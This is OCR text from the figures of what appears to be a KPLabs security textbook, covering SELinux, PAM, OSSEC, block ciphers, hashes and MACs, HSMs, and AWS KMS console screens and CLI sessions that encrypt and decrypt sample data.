

1
Subject
Process
Read file.txt
SELinux
Auditing
3
Allowed
Object
files
file.txt
2
Denied
"Denied Message" in
LOG file
SELinux Policy Database







File Screen application


Team Share application
File Screen application
Centralized Authentication related Functionality


PAM-aware application
Requests
Success or Failure results
PAM Library
Configuration files under /etc/pam.d
Authentication Modules
Accounting Modules
Session Management Modules
Password Management Modules


Security Engineer
OSSEC
Server
OSSEC Agents


kplabs.in
Scaled
systems

Hardened Image


Chapter 5: Cryptography Network Security


Important Notification " MY GMAIL ACCOUNT IS HACKED "


Please don't communicate or send any information to the email asking for money from my account as its been hacked and the reply is going to some other account"


Sorry for the Inconvenience cause.


Regards






1 0 1 0
Cipher Text
1 1 0 0
Secret Key
0 1 1 0
Data



Plain Text block
p o s i t i v e
block cipher
encryption
Encryption Key
$ % 3 + d @ n
Cipher Text block



68 61 71 71 79 6d 65 A A A A A 5
h a p p y m e
Padding
Padding
Length



Plain Text block
p o s i t i v e
block cipher
encryption
$ % 3 + d @ n
Cipher Text block
Plain Text block
i s t h e w a y
block cipher
encryption
3 2 + 3 n d #)
Cipher Text block
Combined
Ciphertext blocks
$ % 3 + d @ n 3 2 + 3 n d #)



Sender
Message
Hash Value
Receiver
Altered Message
Altered Hash
Attacker



Sender
Message
MAC
Receiver
Message
MAC
Attacker


Decrypt Operation
HSM
Decrypted Data
Scaled
systems


HSM
Scaled
systems


"Encrypt this Data"
$4wem#%8aksd
KMS API
HSM


$4wem#%8aksd
"Encrypt this Data "
KMS API
HSM


Search IAM
Dashboard
Groups
Users
Roles
Policies
Identity providers
Account settings
Credential report
Encryption keys
Create key
Key actions
Region: US East (N. Virginia)
Filter
Alias
aws/acm
aws/lightsail
aws/connect
aws/codecommit

Create Alias and Description

Provide an alias and a description for this key. These properties of the key can be changed later. Learn more.

Alias (required) kplabs

Description This KPLABS KMS Key

Advanced Options

Key Material Origin KMS External

Help me choose

Define Key Administrative Permissions

Key Administrators

Choose the IAM users and roles that can administer this key through the KMS API. You may need to add additional permissions for the users o
from this console. Learn more.

Filter

Name	Path	Type
Andrew	/	User
Mike	/	User
Sarah	/	User
zeal	/	User

Define Key Usage Permissions

This Account

Choose the IAM users and roles that can use this key to encrypt and decrypt data from within applications and when using AWS services int

Filter

Name	Path	Type
Andrew	/	User
Mike	/	User
Sarah	/	User
zeal	/	User

Create key | Key actions

Region: US East (N. Virginia) Filter


Alias	Key ID	Status
kplabs	85155cf0-f872-4cf8-bb0e-de9ab3e7ef18	Enabled


```
[root@kplabs ~]# aws kms list-keys --region us-east-1
{
    "Keys": [
        {
            "KeyArn": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
            "KeyId": "85155cf0-f872-4cf8-bb0e-de9ab3e7ef18"
        }
    ]
}
```

```
[root@kplabs ~]# aws kms encrypt --key-id arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18 --plaintext "This is kplabs book" --region us-east-1
{
    "KeyId": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
    "CiphertextBlob": "AQICAHgB2Tr2Uqdji1c7nk2sYHzrb1FYGnmJiNm7HCpeELEcWQFRG57Ug/GJT9YLVzD5R3qJAAAAcTBvBgkqhkiG9w0BBwagYjBgAgEAMFsGCSqGSIb3DQEHATAeBglghkgBZQMEAS4wEQQMyoSN
gEQgC6D4AfQGkGkRg9fK01hiStbDtLLCNWM+xaR84vfhZEsJwjoxu9hrSEcD6gG2cFK"
}
```

```
[root@kplabs ~]# cat encrypted.txt
[illegible]
```

```
[root@kplabs ~]# aws kms decrypt --ciphertext-blob fileb://encrypted.txt --query Plaintext --output text | base64 -d
This is kplabs book[root@kplabs ~]#
```







```
[root@kplabs ~]# aws kms generate-data-key --key-id arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18 --key-spec AES_256
{
    "Plaintext": "0q7F01HD4SQyhH0wb2CG2LZ+qx9EjVa6cEb/smbY6rE=",
    "KeyId": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
    "CiphertextBlob": "AQIDAHgB2Tr2Uqdji1c7nk2sYHzrb1FYGnmJiNm7HCpeELEcWQFU7U5VoJd8ecLN99R2My0HAAAAfjB8BgkqhkiG9w0BBwagbzBtAgEAMGgGCSqGSIb3DQEHATA
gEQgDvdqHS4zzukuMPrLbe6nUvy0Lp+GnOnBUC48qKFRTESrKwjkHfdgClkuB5/IqPBY1ffQakLTBHtLZYZxg=="
}
```

